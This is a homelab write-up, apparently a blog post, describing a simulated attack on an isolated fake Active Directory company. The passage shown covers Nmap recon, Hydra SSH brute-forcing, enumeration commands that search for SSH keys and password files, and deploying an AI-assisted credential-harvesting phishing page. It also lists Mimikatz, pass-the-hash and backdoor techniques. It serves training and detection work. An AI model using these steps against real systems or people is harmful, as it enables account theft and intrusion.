I Built a Fake Company, Hacked It Completely, Then Caught Myself Doing It

🎯 Goal behind this project: My primary motivation for building this lab was to bridge the gap between theory and practice. I recently studied for the CompTIA PenTest+ certification and wanted to reinforce what I learned by actually executing the techniques in a controlled environment — not just reading about them. Active Directory environments are everywhere in the real world, so getting hands-on experience with AD attacks and defenses felt like the most valuable place to start.
This project extends Grant’s Enterprise 101 homelab from docs.projectsecurity.io/e101/overview/. Grant’s documentation covers the full VM provisioning, OS setup, and Active Directory configuration — I won’t repeat that here. This post documents what I actually did: the attack simulation, the techniques I added beyond the base lab, and the defensive detection layer I built on top.
🤖 A note on workflow: I used Claude my fav LLM throughout this project — to draft the initial Snort rule templates, help structure and write this blog post, and speed up parts of the documentation process. Work that would have taken me days of manual writing got done in a fraction of the time. I reviewed, tested, and validated everything myself — the lab work, the detections, and the results are all mine — but I want to be upfront: AI was just a part of the process. If you’re building a homelab or documenting your own work, I’d encourage you to use every tool available to you.
Overview
A full attack-and-defend simulation inside an isolated VirtualBox NAT network (10.0.0.0/24). All systems, credentials, and data are fictional and contained within this environment.
Here’s the full lab architecture at a glance — seven VMs connected on a shared NAT network, all isolated from the real internet.
 Full lab architecture — VirtualBox NAT Network 10.0.0.0/24
Before the attack simulation begins, the environment is intentionally weakened: SSH with root login enabled, WinRM and RDP open, and MailHog running as the internal mail server.
 Intentionally vulnerable environment configuration — weakened for the attack simulation
What I Added Beyond the Base Lab
Attack phase additions:
| Technique | Notes |
|---|---|
| Custom credential-harvesting phishing page | My own build + LLM — not Grant’s version |
| Ubuntu → Windows workstation lateral movement | Not included in E101 |
| Mimikatz on the Domain Controller | NTLM hash dump from LSASS |
| Pass-the-Hash via WinRM | Evil-WinRM with raw NTLM hash |
| IFEO Backdoor | Registry hijack on notepad.exe |
| Timestomping + super-hidden file attribute | Stealth layer on the backdoor |
Defense phase additions:
| Control | Notes |
|---|---|
| Snort IDS VM (Ubuntu, promiscuous mode) | Network-level detection |
| Custom Snort rules — Nmap scan types + ICMP | Claude helped draft the initial ruleset |
| Wazuh archive log ingestion | Full event storage, not just rule matches |
| Sysmon + PowerShell log forwarding | Deep Windows endpoint visibility |
| Custom Mimikatz detection rule | Targets OriginalFileName & rename-proof |
Phase 1 — Attack Simulation
The complete kill chain from initial recon to Domain Controller compromise is summarized below. Each step is documented in detail in the sections that follow.
 Complete kill chain — from initial brute-force to Domain Controller compromise
Step 1 · Reconnaissance & Initial Access
| Scenario | No prior knowledge of the target network. For this scenario, we assume the corporate server (the jumpbox running MailHog) is Internet reachable — this is our entry point, and the rest of the internal network is discovered from there. |
| Goal | Identify the exposed jumpbox, enumerate its services, discover internal users, and gain an authenticated foothold via social engineering. |
| Actions | Nmap host discovery → Hydra SSH brute-force → SSH initial access → post-access enumeration → MailHog user discovery → custom phishing page (Apache) → phishing email → Python inbox polling → credentials captured → SSH as janed |
| Outcome | janed’s credentials captured via the phishing page. SSH session established on the corporate server. |
Network Discovery
We start with an Nmap scan against the corporate server’s IP. The scan reveals that MailHog is running — port 1025 (SMTP) and port 8025 (web UI) are both exposed.
 Nmap scan of the mail server — MailHog ports 1025 (SMTP) and 8025 (web UI) exposed
Navigating to port 8025 in the browser gives us direct access to MailHog’s web interface — and we can immediately see internal user accounts from existing messages in the inbox.
 MailHog web interface — internal user accounts visible
SSH Brute Force with Hydra
SSH is running on the corporate server with root login enabled. We run Hydra against it with the rockyou.txt wordlist, targeting the root account. And for the sake of time, I created a short wordlist called as brute-force.txt as shown below.
👉 Hydra: A network login cracker that automates brute-force attacks across multiple protocols. It is one of the most commonly used tools in this space — you will encounter it constantly.
 Hydra credential wordlist attack against SSH on the corporate server
Hydra finds the password. We SSH in using the recovered credentials.
 SSH access established — initial foothold on the corporate server
Post-Access Enumeration
Now that we’re inside, we want to understand the environment — what OS is running, who else has accounts, what services are listening, and whether there are any interesting files.
1
2
3
4
5
6
7
8
9
cat /etc/os-release   # OS version and distribution
hostname              # device hostname
ip a                  # IP addresses
netstat -tuln         # active network services
ps aux                # running processes (not tested)
ls -la /home          # check user home directories
ls -la /etc           # check configuration files (not tested)
ls -la ~/.ssh/        # SSH keys and known hosts (not tested)
find / -name "password" 2>/dev/null  # search for password-related files (not tested)
The results below show OS details, user accounts, and a docker interface worth investigating.
 Host enumeration — users, hostname, OS information, and interesting docker interface
Looking at the user home directories confirms that this is a corporate Active Directory environment with multiple domain users. The question now is: what else is on this network?
 Confirmed: Active Directory corporate environment with multiple user accounts
From inside our attacker machine we run a full /24 subnet scan to map every live host and exposed service on the network.
1
sudo nmap -F -sV -Pn -T4 10.0.0.0/24
 Full /24 subnet scan — all live hosts and services mapped
In the scan results, a second Linux machine appears beyond the mail server. This is worth noting, this should be the janed machine as we saw in the mailhog interface.
 Additional Linux machine discovered beyond MailHog
Enumerating the active network services reveals several open ports on the MailHog machine, These findings are noted for further investigation in later phases of the engagement.
 Interesting open ports identified
Custom Credential-Harvesting Page (My Addition)
Rather than using the phishing page provided in the E101 lab, I built my own using Claude — a corporate login page clone that captures credentials server-side and redirects the victim to Google post-submission. Source code available in the repo:
We deploy it by cloning the repo into /var/www/html, creating a creds.log file with write permissions, and starting Apache.
1
2
3
4
cd /var/www/html
git clone https://github.com/MRKING20/Cybersecurity-HomeLab-Files
sudo touch creds.log && sudo chmod 666 creds.log
sudo service apache2 start
 Apache configured to serve the custom phishing page
Navigating to http://localhost in the Kali browser shows the live phishing page — a corporate login portal clone, styled to look legitimate.
 Custom credential-harvesting page — corporate login portal clone
After entering credentials, the page silently redirects to Google. The victim sees nothing unusual. Meanwhile, the credentials are written to creds.log.
